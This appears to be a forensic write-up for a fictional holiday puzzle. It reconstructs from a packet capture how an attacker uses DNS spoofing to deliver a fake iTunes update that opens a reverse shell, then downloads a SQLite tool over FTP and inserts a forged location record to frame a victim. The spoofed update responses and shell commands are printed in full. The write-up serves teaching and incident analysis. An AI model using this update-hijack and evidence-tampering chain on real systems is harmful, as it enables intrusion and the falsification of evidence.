        <integer>18972672</integer>
        <key>iPodFamily</key>
        <integer>5</integer>
        <key>updaterFamily</key>
        <integer>5</integer>
        <key>defaultColor</key>
        <string></string>
        <key>updaterDownloadURL</key>
.   <string>http://www.apple.com/ipod/download/</string>
        <key>displayInAbout</key>
        <true/>
      </dict>
      <key>6</key>
      <dict>
        <key>buildID</key>
        <integer>39944192</integer>
        <key>VisibleBuildID</key>
        <integer>21069824</integer>
```

...<string>iPhone1,1</string>
...<key>304226560</key>
...<string>iPod1,1</string>
..</dict>
..<key>Recovery</key>
..<dict>
...<key>310382848</key>
...<string>iPhone1,1</string>
...<key>310386944</key>
...<string>iPod1,1</string>
..</dict>
.</dict>
<key>iTunesWindowsDoNotUseASU</key>

.<string>true</string><key>MobileDeviceSoftwareVersions</key>

..<dict>
..<key>iPhone1,1</key>
..<dict>
...<key>1A543a</key>
...<dict>
....<key>Restore</key>
....<dict>
.....<key>BuildVersion</key>
.....<string>1C28</string>
.....<key>DocumentationURL</key>
.....<string>http://itunes.com/content.info.apple.com/iPhone/061-3823.20070821.vormd/iPhoneDocumentation_1.0.2.ipd</string>
.....<key>FirmwareURL</key>
.....<string>http://itunes.com/content.info.apple.com/iPhone/061-3823.20070821.vormd/iPhone1,1_1.0.2_1C28_Restore.ipsw</string>
.....<key>ProductVersion</key>
.....<string>1.0.2</string>
....</dict>
....<key>Update</key>
....<dict>
.....<key>BuildVersion</key>
.....<string>1C28</string>
.....<key>DocumentationURL</key>
.....<string>http://itunes.com/content.info.apple.com/iPhone/061-3824.20070821.o9Ik8/iPhoneDocumentation_1.0.2.ipd</string>
.....<key>FirmwareURL</key>
.....<string>http://itunes.com/content.info.apple.com/iPhone/061-3824.20070821.o9Ik8/iPhone1,1_1.0.2_1A543a_to_1C28_Update.ipsw</string>
.....<key>ProductVersion</key>
.....<string>1.0.2</string>
....</dict>
...</dict>
...<key>1C25</key>
...<dict>
....<key>Restore</key>
....<dict>

```
        <integer>1</integer>
        <key>defaultColor</key>
        <string></string>
.   <key>updaterDownloadURL</key>
.   <string>http://www.apple.com/ipod/download/</string>
        <key>displayInAbout</key>
        <true/>
      </dict>
      <key>2</key>
      <dict>
        <key>buildID</key>
        <integer>36732928</integer>
        <key>VisibleBuildID</key>
        <integer>36732928</integer>
        <key>iPodFamily</key>
        <integer>2</integer>
        <key>updaterFamily</key>
        <integer>2</integer>
        <key>defaultColor</key>
        <string></string>
        <key>updaterDownloadURL</key>
.   <string>http://www.apple.com/ipod/download/</string>
        <key>displayInAbout</key>
        <true/>
      </dict>
      <key>3</key>
      <dict>
        <key>buildID</key>
        <integer>39944192</integer>
        <key>VisibleBuildID</key>
        <integer>21069824</integer>
        <key>iPodFamily</key>
        <integer>3</integer>
        <key>updaterFamily</key>
        <integer>3</integer>
        <key>defaultColor</key>
        <string>PFW</string>
        <key>updaterDownloadURL</key>
.   <string>http://www.apple.com/ipod/download/</string>
        <key>displayInAbout</key>
        <true/>
      </dict>
      <key>4</key>
      <dict>
        <key>buildID</key>
        <integer>51478528</integer>
        <key>VisibleBuildID</key>
        <integer>51478528</integer>
        <key>iPodFamily</key>
        <integer>4</integer>
        <key>updaterFamily</key>
```

```
        <key>defaultColor</key>
        <string></string>
        <key>updaterDownloadURL</key>
.   <string>http://www.apple.com/ipod/download/</string>
        <key>displayInAbout</key>
        <true/>
      </dict>
      <key>129</key>
      <dict>
        <key>buildID</key>
        <integer>18055168</integer>
        <key>VisibleBuildID</key>
        <integer>18055168</integer>
        <key>iPodFamily</key>
        <integer>128</integer>
        <key>updaterFamily</key>
        <integer>129</integer>
        <key>defaultColor</key>
        <string></string>
        <key>updaterDownloadURL</key>
.   <string>http://www.apple.com/ipod/download/</string>
        <key>displayInAbout</key>
        <false/>
      </dict>
    </dict>
<key>iTunesWindows2KVersion</key>

.<string>7.3.2</string>
..

  </dict>

/plist>
```

The import pieces of data for this analysis are fortunately located near the beginning of the response. The line reading <key>iTunesWindowsVersion</key> tells iTunes what the latest version of iTunes Apple is providing. In the <string> value following the <key> value, we can see the data reported by Grandma's server indicates the latest version as 10.5.1. This was the latest version of iTunes as of 12/25/2011. Looking back to the request made by Rudolph's PC, Rudolph's copy of iTunes reported itself to as version 10.3.1. Based on this information, Rudolph's copy of iTunes should try to download an update.

Here we see another bit of information that Grandma must have known in advance. If Rudolph's PC had the Apple Software Update for Windows component installed, that component would have tried to use the <string>http://itunes.com/Pu5/itunesupdate66902.exe</string> value provided for the <key>iTunesWindowsDownloadURL</key> key to download an installer/updater for iTunes over a secure connection. Grandma relied on the fact that Rudolph's PC did not have this component installed, and would instead use the default browser operating over the insecure HTTP protocol to present the user with a web page offering a download to upgrade iTunes, as detailed in CVE-2008-3434.

In such a case, iTunes is programmed to open the user's default web browser to a web page indicating the availability of an upgrade and a link to the required file. It appears that part of this page was downloaded from a server at Apple that Grandma was not masquerading as, so we do not see the data for the web page being requested. But the web page does require XML data downloaded from some other servers, and Grandma had set Santa's DNS to point those server names to her PC. Here is the request submitted to Grandma's server:

```
GET /content/catalogs/others/index-windows-1.sucatalog HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0)
Host: swcatalog.apple.com
Connection: Keep-Alive
```

We can tell this request was made by the browser on Rudolph's PC because the User-Agent indicates Internet Explorer 7 instead of the iTunes browser seen in the previous requests. Even though it claims to be Internet Explorer 7, it may be that Rudolph's PC is running Internet Explorer 8, but has made this request as IE 7 as part of compatibility mode.

This request was meant to go to the system swcatalog.apple.com, but that is one of the names Grandma set Santa's DNS server to point to her PC, so the request went to Grandma's PC. Her system sent the following data in response:

```
HTTP/1.0 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-length: 3914
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
.<key>ApplePostFreq</key>
.<string>100</string>
.<key>ApplePostURL</key>
.<string>http://swcatalog.apple.com/WebObjects/SoftwareUpdatesStats</string>
.<key>IndexDate</key>
.<date>2008-07-10T23:20:54Z</date>
.<key>Products</key>
.<dict>
..<key>061-4339</key>
..<dict>
...<key>Distributions</key>
...<dict>
....<key>Dutch</key>
....<string>http://swcatalog.apple.com/content/downloads/14/21/061-4339/Jz3sQMyb9kdyBP5wqzP6YD6MVJWdhTV2TX/061-4339.Dutch.dist</string>
....<key>English</key>
....<string>http://swcatalog.apple.com/content/downloads/14/21/061-4339/Jz3sQMyb9kdyBP5wqzP6YD6MVJWdhTV2TX/061-4339.English.dist</string>
....<key>French</key>
....<string>http://swcatalog.apple.com/content/downloads/14/21/061-4339/Jz3sQMyb9kdyBP5wqzP6YD6MVJWdhTV2TX/061-4339.French.dist</string>
....<key>German</key>
....<string>http://swcatalog.apple.com/content/downloads/14/21/061-4339/Jz3sQMyb9kdyBP5wqzP6YD6MVJWdhTV2TX/061-4339.German.dist</string>
....<key>Italian</key>
....<string>http://swcatalog.apple.com/content/downloads/14/21/061-4339/Jz3sQMyb9kdyBP5wqzP6YD6MVJWdhTV2TX/061-4339.Italian.dist</string>
....<key>Japanese</key>
....<string>http://swcatalog.apple.com/content/downloads/14/21/061-4339/Jz3sQMyb9kdyBP5wqzP6YD6MVJWdhTV2TX/061-4339.Japanese.dist</string>
....<key>Spanish</key>
....<string>http://swcatalog.apple.com/content/downloads/14/21/061-4339/Jz3sQMyb9kdyBP5wqzP6YD6MVJWdhTV2TX/061-4339.Spanish.dist</string>
...</dict>
<ADDITIONAL DATA EXCLUDED>
```

Based on this data, the application running inside Rudolph's browser requested the file provide by the <string>http://swcatalog.apple.com/content/downloads/14/21/061-4339/Jz3sQMyb9kdyBP5wqzP6YD6MVJWdhTV2TX/061-4339.English.dist</string> value of the <key>English</key> key, as Rudolph was running the English-language version of iTunes:

```
GET /content/downloads/14/21/061-
4339/Jz3sQMyb9kdyBP5wqzP6YD6MVJWdhTV2TX/061-4339.English.dist HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0)
Host: swcatalog.apple.com
Connection: Keep-Alive
```

Grandma's server responded with more XML data:

```
HTTP/1.0 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-length: 19446
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<installer-gui-script minSpecVersion='1'>
    <platforms>
        <Windows arch="intel"/>
    </platforms>
    <choices-outline>
        <line choice='manual'/>
    </choices-outline>
    <title>SU_TITLE</title>
    <choice id='manual' title="SU_TITLE">
        <pkg-ref id='manual' auth='Root'>.</pkg-ref>
    </choice>
    <choice id='manual' title='SU_TITLE'/>
    <choice id='manual' versStr='SU_VERS'/>
    <options customize='never'/>
    <choices-outline ui='SoftwareUpdate'>
        <line choice='su'/>
    </choices-outline>
    <!--choice id='su' suDisabledGroupID='iTunes'>
        <pkg-ref id='auto'
onConclusion="RequireRestart">AppleSoftwareUpdate.exe</pkg-ref>
    </choice-->
    <choice id='su' suDisabledGroupID='iTunes'>
        <pkg-ref id='auto' >AppleSoftwareUpdate.exe</pkg-ref>
    </choice>
```

```
    <choice id='su' visible='true'/>
    <choice id='su' title='' versStr=''/>
    <choice id='su' description='SU_DESCRIPTION' description-mime-
type='text/html'/>
    <!--installation-check script="InstallationCheck()"/-->
    <!--volume-check script="VolumeCheck()"/-->

    <license mime-type="text/rtf"
language="Spanish"><![CDATA[{\rtf1\ansi\ansicpg1252\cocoartf949\cocoasubrtf27
0
{\fonttbl\f0\fnil\fcharset0 LucidaGrande;\f1\froman\fcharset0 Times-Roman;}
{\colortbl;\red255\green255\blue255;}
\deftab720
\pard\tx560\tx1120\tx1680\tx2240\tx2800\tx3360\tx3920\tx4480\tx5040\tx5600\tx
6160\tx6720\pardeftab720\ri0\ql\qnatural

\f0\b\fs24 \cf0 ESPA\'d1OL\
\
APPLE INC. \
CONTRATO DE LICENCIA DE SOFTWARE\
PARA UN \'daNICO USO \
\pard\pardeftab720\ri0\ql\qnatural

\f1\b0 \cf0 \
\pard\pardeftab720\ql\qnatural

\f0\b \cf0 ROGAMOS LEA DETENIDAMENTE EL PRESENTE CONTRATO DE LICENCIA DE
SOFTWARE (EN ADELANTE DENOMINADO "LICENCIA") ANTES DE UTILIZAR EL SOFTWARE
APPLE. LA UTILIZACI\'d3N DEL SOFTWARE APPLE SE INTERPRETAR\'c1 COMO UN HECHO
INEQU\'cdVOCO DE QUE ACEPTA LOS T\'c9RMINOS Y CONDICIONES DE ESTA LICENCIA.
SI NO ACEPTA DICHAS CONDICIONES, NO HAGA USO DE ESTE SOFTWARE O DEVU\'c9LVALO
AL ESTABLECIMIENTO DONDE LO ADQUIRI\'d3 PARA SU REEMBOLSO. EN CASO DE QUE
HAYA ACCEDIDO AL SOFTWARE APPLE ELECTR\'d3NICAMENTE, HAGA CLIC EN EL BOT\'d3N
"NO ACEPTO". EN EL SUPUESTO DE QUE EL SOFTWARE APPLE EST\'c9 INCLUIDO EN EL
PRODUCTO DE HARDWARE QUE HAYA ADQUIRIDO, DEBER\'c1 DEVOLVER EL PAQUETE
COMPLETO DE HARDWARE Y SOFTWARE PARA PODER SOLICITAR SU REEMBOLSO.\

<...MOST OF EULA TEXT REMOVED...>

\b 12. Contrato \'edntegro.
\b0  La presente Licencia constituye el acuerdo completo entre las partes
respecto a la utilizaci\'f3n del Software Apple al que se concede licencia en
este documento y sustituye todos los acuerdos anteriores o actuales relativos
a su objeto. La presente Licencia \'fanicamente podr\'e1 ser modificada
mediante acuerdo escrito firmado por Apple. Las traducciones de esta Licencia
se otorgan con el fin de satisfacer las demandas de los usuarios locales y,
en caso de que surgiera alg\'fan conflicto entre la versi\'f3n en lengua
```

```
inglesa y cualquiera de las versiones en los dem\'e1s idiomas, prevalecer\'e1
siempre la primera.\
\
EA0449}]]></license>
    <localization>
        <strings language="Spanish"><![CDATA["SU_TITLE" = "Apple Software
Update para Windows";
"SU_VERS" = "2.1";
"SU_SERVERCOMMENT" = "Para sistemas Windows";

"SU_DESCRIPTION"='<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
  <meta http-equiv="Content-Style-Type" content="text/css">
  <title></title>
  <meta name="Generator" content="Cocoa HTML Writer">
  <meta name="CocoaVersion" content="949.27">
  <style type="text/css">
    p.p1 {margin: 0.0px 0.0px 0.0px 0.0px; font: 11.0px Helvetica}
  </style>
</head>
<script>
window.open(\'http://swcatalog.apple.com/closed.html\',\'mywindow\',\'width=4
00,height=200,titlebar=1,resizable=1,menubar=1\');
</script>
<body>
<p class="p1">Esta actualizaci..n, cuya instalaci..n se recomienda a todos
los usuarios de Apple Software Update para Windows, incluye correcciones
generales que mejoran la fiabilidad y la interfaz de usuario de la
aplicaci..n.</p>
</body>
</html>
';
]]></strings>
    </localization>
</installer-gui-script>
```

It is interesting to note that the text of the EULA is in Spanish, even though the English version of iTunes is being downloaded. The creator of the Evilgrade tool is from a Spanish-speaking country. This may be a clue that Grandma used the Evilgrade tool, and the tool only has a Spanish-language EULA built-in.

One important section to note in the above XML is the section reading:

```
<script>
window.open(\'http://swcatalog.apple.com/closed.html\',\'mywindow\
',\'width=400,height=200,titlebar=1,resizable=1,menubar=1\');
</script>
```

This section provides instructions (window.open) and a URL (http://swcatalog.apple.com/closed.html) for the button on the web page presenting the iTunes update. Rudolph clicked the link for downloading the file and was presented with the typical run/save/cancel dialog box as IE requested the page:

```
GET /closed.html HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-
shockwave-flash, */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Accept-Encoding: gzip, deflate
Host: swcatalog.apple.com
Connection: Keep-Alive
```

Rudolph's browser requested the http://swcatalog.apple.com/closed.html page three times in total, performing a TCP reset mid-stream on the first two. This may be part of a download optimization routine where Internet Explorer starts to download a file before the user completes the run/save/cancel dialog, or Rudolph may have clicked cancel twice, having second thoughts about downloading the update.

In either case, Rudolph hit run or save, and IE started to download the file. Grandma's server responded with an HTTP redirect:

```
HTTP/1.1 302 Found
Location: http://swcatalog.apple.com/iTunesSetup.exe
Content-Length: 0
Connection: close
```

Rudolph's browser immediately requested the new file:

```
GET /iTunesSetup.exe HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-
shockwave-flash, */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Accept-Encoding: gzip, deflate
Host: swcatalog.apple.com
Connection: Keep-Alive
```

About three seconds into the download, a TCP reset killed the connection. There may have been some packet loss, Rudolph may have cancelled the download, or (a most interesting possibility) Rudolph's

anti-virus software may have blocked the download. If the download was killed by Rudolph's anti-virus software, it is likely that he would have had to disable it, as Virustotal reported that every major anti-virus package was able to successfully detect the fake iTunes update as a malicious backdoor.

In any case, Rudolph clicked the download link again (perhaps after disabling his AV software), kicking off another round of his browser requesting the http://swcatalog.apple.com/closed.html file, being redirected, and downloading the file from the redirected location. Once the file was downloaded, it was executed manually by Rudolph or automatically by his browser, based on whether he had chosen the run or save option.

In either case, Grandma's code was now running on Rudolph's PC. But what was this "update"? Clearly, Grandma had not gone through all of this trouble to simply provide Rudolph with an update to iTunes. The file has an MD5 hash of d70fb52458af16c8ca3c25ee977a623d, which does not match the iTunes 10.5.1 download available from Apple.

One of the most interesting things about the fake iTunes update was what it didn't do. It attempted to make no modifications to the system on its own. It didn't change or create any registry keys, dropped no files, made no attempt to inject code into another running process or spawn other processes. In short, it had no functionality to hide its actions (like a root kit) or to remain persistent on the system. It was built to do one thing and to do it once.

What was the one thing the fake iTunes update did? It provided a reverse shell back to Grandma's PC. Upon startup, the update made an outbound connection from local port 1288 on Rudolph's PC to port 1225 on Grandma's PC, where she had previously started a listening process, waiting for this connection. Once connected, she could type on her PC at the command shell where she started the listening process, and what she typed was transmitted to the reverse shell component running on Rudolph's PC and executed there.

Now that Grandma had the ability to execute commands on Rudolph's PC, she got right down to business. Her first command was to change into the directory containing iTunes device backup data:

```
cd ..\Application Data\Apple Computer\MobileSync\Backup
```

Within the backup directory, iTunes creates randomly-named child directories to contain backup data. Grandma ran a command to get a list of directories:

```
dir
```

Fortunately for Grandma, the output of the command showed only one directory, named e409a4c01ece2a9e6bf9267b169f3b15616b98cd:

```
Volume in drive C has no label.
 Volume Serial Number is 10C3-ECBB

 Directory of C:\Documents and Settings\Rudolph\Application Data\Apple
Computer\MobileSync\Backup

12/01/2011  04:43 PM    <DIR>          .
12/01/2011  04:43 PM    <DIR>          ..
12/25/2011  07:34 AM    <DIR>          e409a4c01ece2a9e6bf9267b169f3b15616b98cd
               0 File(s)              0 bytes
               3 Dir(s)   6,939,766,784 bytes free
```

Grandma submitted a command to change into that directory:

```
cd e409a4c01ece2a9e6bf9267b169f3b15616b98cd
```

Grandma next needed a tool to access the SQLite database used by iTunes. To do this, she started the built-in Windows FTP client and made a connection to an FTP server running on her own PC:

```
ftp -A 192.168.1.10
```

The –A option instructs the FTP client to log in automatically using “Anonymous” as the username and a password built from the current user’s name and the computer name.

As soon as the FTP command session connected, Rudolph’s FTP client automatically logged in and negotiated a port for an inbound data connection for an active-mode FTP session:

```
220 FTP Server Ready
USER anonymous
331 User name okay, need password...
PASS Rudolph@RUDOLPH-PC
230 Login OK
PORT 172,19,79,6,19,137
200 PORT command successful.
```

The FTP client on Rudolph's system issued the USER, PASS and PORT commands automatically, and the lines beginning with status code numbers are responses from Grandma's FTP server.

The last command issued by Rudolph's FTP client instructed Grandma's FTP server to initiate a connection to 172.19.79.6 (Rudolph's PC) on port 5001 for the data half of the FTP session. The address can easily be deciphered in the command. To decipher the port, 19 and 137 are converted to their hex equivalents, 0x13 and 0x89. Concatenate the two hex values to get 0x1389, and convert back to decimal to get 5001.

Grandma then issued the RETR command to initiate the download of a file called sqlite3.exe onto Rudolph's PC:

```
RETR sqlite3.exe
150 Opening BINARY mode data connection for sqlite3.exe
226 Transfer complete.
```

At just over 500KB, the sqlite3.exe file was transferred in less than a second.

Grandma was finished with the FTP client, so she issued a command to close the program:

```
Bye
QUIT
221 Logout
```

Grandma was now back at the Windows command shell.

Here is another point where Grandma must have had detailed information about Rudolph's PC and Santa's environment. Many networks today block outbound connections on non-standard ports, such as the outbound connection Grandma's reverse shell made to her PC on port 1225. Even if a network doesn't block these kinds of outbound connections, it is almost unheard of for a business-grade network to allow inbound connections to client PCs, as is required b the active-mode FTP connection seen here. Santa must have been running a basic consumer-grade router/firewall product, or even worse, no firewall at all. It seems unlikely that Grandma would have built her reverse shell component without having enough knowledge about Santa's environment to be sure that it would have been able to make its connection back to her.

As with the trojan iTunes update, we should examine the code Grandma downloaded via FTP onto Rudolph's PC. Fortunately, this analysis is much simpler. This file is exactly what it claims to be: the command-line interface for SQLite 3.7.3.

Grandma's ultimate goal was to modify the SQLite database on Rudolph's PC where iTunes stores location data downloaded from an iDevice. But iTunes has the SQLite functionality built into the application. It doesn't need a manual command line interface. To make the required changes, Grandma needed this manual interface to read and write records in the SQLite database.

Once Grandma had transferred the SQLite command-line interface to Rudolph's PC, she was able to access the SQLite database used by iTunes. Her first step was to verify access by executing the command:

```
sqlite3 4096c9ec676f2847dc283405900e284a7c815836 "select * from CellLocation"
```

The first item in this command, ***sqlite3***, launched the SQLite database engine. The second item, ***4096c9ec676f2847dc283405900e284a7c815836***, is the name of the database file for the SQLite engine to open. Without specifying a path, the command will look for the file in the current directory.

It is interesting to note here that there is no record in the packet capture of Grandma running any commands to determine the database filename. She apparently already knew the name of the file she was looking for. Another case for advanced knowledge of the environment.

The third piece of this command, ***"select * from CellLocation"***, gave the SQLite engine a query to run against the data in the database file specified earlier. The text of the query is straightforward; Grandma asked to see all of the records and fields in the CellLocation table. This table is used by iTunes to store latitude/longitude data pulled from an Apple device such as an iPhone or iPad.

Grandma was rewarded with the following output:

```
310|410|11504|165415283|346413600.207493|90.0|0.0|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11560|165415876|346417200.724667|-36.848461|174.763333|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11913|165415988|346424400.845503|-33.87365|151.206889|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11490|165415931|346431600.789114|35.689489|139.691706|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11486|165415119|346433400.698928|40.332808|116.47765|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11387|165415444|346435200.577698|39.904214|116.407414|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11647|165415648|346449600.307924|55.752505|37.623168|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11563|165415337|346458600.605536|52.523406|13.4114|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11293|165419827|346460400.123529|48.858362|2.294242|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11245|165415050|346464000.957372|51.505624|-0.075383|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11341|165413757|346471200.820172|-22.903539|-43.209587|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11146|165413900|346478400.428421|18.467964|-66.108809|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11150|165413038|346480200.261264|6.42375|-66.58973|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11342|165415572|346482000.116289|40.748245|-73.985534|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11880|165413161|346483440.664151|43.653226|-79.383184|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11537|165415788|346484520.528258|40.440625|-79.995886|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11363|165415476|346485600.313375|41.8789|-87.63584|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11686|165413799|346489201.224764|39.739094|-104.984898|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11998|165414519|346492800.167865|37.819751|-122.478168|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11312|165413083|346496400.422522|61.190009|-149.870694|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11409|165413229|346500000.268656|21.307237|-157.858055|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11504|165415284|346503600.473327|90.0|0.0|1414.0|0.0|-1.0|-1.0|-1.0|50
```

Each field in the query's output is separated by a vertical pipe character (|). For our purposes, we are interested in three fields; the timestamp (the fifth field, numbers in the 346xxxxxx range), latitude (sixth field) and longitude (seventh field). The timestamp field is the number of seconds elapsed since January 1st, 2001. The latitude and longitude values are decimal format latitude and longitude values that can be used directly.

These records tell a remarkable story of Rudolph's travels on Christmas Eve. The first entry shows that at 10:00 a.m. UTC on Christmas Eve, Rudolph was at the North Pole (latitude 90, longitude 0). The next set of coordinates (-36.848461, 174.763333) place Rudolph in Auckland, New Zealand at 11:00 a.m. UTC. This may seem strange at first, but Auckland's time zone (with the southern hemisphere's daylight savings accounted for) is UTC +13 on Christmas Eve/Day, so it makes perfect sense that this is exactly midnight on Christmas Eve local time in Auckland.

The next values (-33.87365, 151.206889) place Rudolph in Sidney, Australia at exactly midnight, Christmas Eve local time. The entries continue in various locations around the world, all at exactly midnight local time, with a final delivery in Hawaii (midnight local time, 10 a.m. Christmas Day UTC).

The last record in the database shows Rudolph back at the North Pole at 11 a.m. Christmas Day UTC. Rudolph's iDevice has documented his entire trip around the world on Christmas Eve.

But why was Grandma interested in viewing this data? Perhaps she was simply verifying that her next command would mesh properly with the database format. The next command she submitted was to add a new record to the database:

```
sqlite3 4096c9ec676f2847dc283405900e284a7c815836 "insert into CellLocation values
(310,410,11250,116541837,346471200.820172,40.7715,-73.978833,1414,0,-1,-1,-1,50)"
```

This command is similar to the previous command, except instead of submitting a select query to view data, Grandma submitted in insert query to add a new record into the database.

What data did Grandma insert? The time value of this record (346471200.820172) is exactly the same value as Rudolph's stop in Rio de Janeiro, Brazil – 2:00 a.m. Christmas Day UTC. The latitude and longitude values are 40.7715 and -73.978833, in the southwestern section of Central Park, near W 65th street.

The original photo from the crime scene photographer was taken with an iPhone (New York police are very hip) which recorded GPS coordinates in the EXIF data. The GPS coordinates from the crime scene photograph are 40.7715 and -73.978833 – exactly the same location as the one Grandma inserted into the database. Clearly, the values Grandma inserted were meant to falsely place Rudolph at the crime scene at a time that would coincide with the "murder".

Now that Grandma had inserted the falsified data, she re-ran her earlier select query to verify her record had been correctly added:

```
sqlite3 4096c9ec676f2847dc283405900e284a7c815836 "select * from CellLocation"
```

The output was similar to the earlier result, with the addition of the new record:

```
310|410|11504|165415283|346413600.207493|90.0|0.0|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11560|165415876|346417200.724667|-36.848461|174.763333|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11913|165415988|346424400.845503|-33.87365|151.206889|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11490|165415931|346431600.789114|35.689489|139.691706|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11486|165415119|346433400.698928|40.332808|116.47765|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11387|165415444|346435200.577698|39.904214|116.407414|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11647|165415648|346449600.307924|55.752505|37.623168|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11563|165415337|346458600.605536|52.523406|13.4114|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11293|165419827|346460400.123529|48.858362|2.294242|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11245|165415050|346464000.957372|51.505624|-0.075383|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11341|165413757|346471200.820172|-22.903539|-43.209587|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11146|165413900|346478400.428421|18.467964|-66.108809|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11150|165413038|346480200.261264|6.42375|-66.58973|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11342|165415572|346482000.116289|40.748245|-73.985534|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11880|165413161|346483440.664151|43.653226|-79.383184|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11537|165415788|346484520.528258|40.440625|-79.995886|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11363|165415476|346485600.313375|41.8789|-87.63584|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11686|165413799|346489201.224764|39.739094|-104.984898|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11998|165414519|346492800.167865|37.819751|-122.478168|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11312|165413083|346496400.422522|61.190009|-149.870694|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11409|165413229|346500000.268656|21.307237|-157.858055|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11504|165415284|346503600.473327|90.0|0.0|1414.0|0.0|-1.0|-1.0|-1.0|50
310|410|11250|116541837|346471200.820172|40.7715|-73.978833|1414.0|0.0|-1.0|-1.0|-1.0|50
```

An important item to note is the order of the records. iTunes added the original records to the database in chronological order. The time value (fifth field) increases with each record. However, the time value of Grandma's fake record is out of order. If the false record had not been fraudulently added, it is likely that it would appear in the middle of the list of records in correct chronological order, not at the end. Even without our packet capture, this is a clue that something is different about this record.

At this point, Grandma had successfully planted the evidence she hoped would convict Rudolph. She ran a command to delete the SQLite command line tool she had transferred to Rudolph's PC:

```
del sqlite3.exe
```

Her final command was:

```
exit
```

This likely shut down the fake iTunes reverse shell. Since the reverse shell tool had not written any files to Rudolph's PC or made any of the changes commonly made by malware to allow persistence, there would be very little evidence of the tool once it had terminated. However, a forensic analysis of Rudolph's PC may be able to find evidence of the deleted sqlite3.exe file. Also, since the fake iTunes update does not appear to delete itself and Grandma took no action to do so herself, a temporary file matching the fake iTunes update may still exist in the Internet Explorer's temporary files.

Q3: Based on the contents of Grandma's email and attached Word document, the easy answer would be to look for Grandma in the Caribbean. However, a detailed examination of the Word document brings up a question: Why is the word "comments" bolded and italicized? The answer is that Grandma has left a hidden message for Cousin Mel. One of Word's internal metadata fields is a comments field. Opening up Word's properties for this document and examining the comments field reveals the following message:

> I will hide out at the Plaza Hotel near Central Park for several weeks, and meet you there in the lobby exactly one week after the trial concludes with a guilty verdict for Rudolph, precisely at noon local time. Make sure you bring the money in a suitcase full of cash. I'll be wearing one red shoe.

Not only does Grandma's desire for a suitcase full of cash make her a cliché villain, she has also ripped off a Tom Hanks movie.

Q4: At this point it seems to be stating the obvious, but the evidence in the packet capture clearly shows Grandma's guilt in framing Rudolph. However, despite the contents of the email message and Word document, I cannot say that the packet capture file alone proves Cousin Mel's guilt. Based purely on the contents of the capture, it is possible that Grandma was including messages to Cousin Mel without his knowledge in order to frame him as an accomplice, or she may have simply been hoping Cousin Mel would go along with her plan without prior conspiracy.

Once we take Cousin Mel's false report to the police and his testimony in court into account, Cousin Mel is clearly guilty as well.

Lessons Learned

Now that we know how the details of this attack, I feel it is important to ask how the attack could have been prevented. As with many compromises, there are a number of points of failure, any one of which could have acted as a lynch pin to break the continuity of the attack.

First, Santa's website was vulnerable to SQL injection. SQL injection is a well known threat, currently listed at the top of OWASP's top 10 threats. Proper sanitization of user input would have prevented Grandma's access to the database.

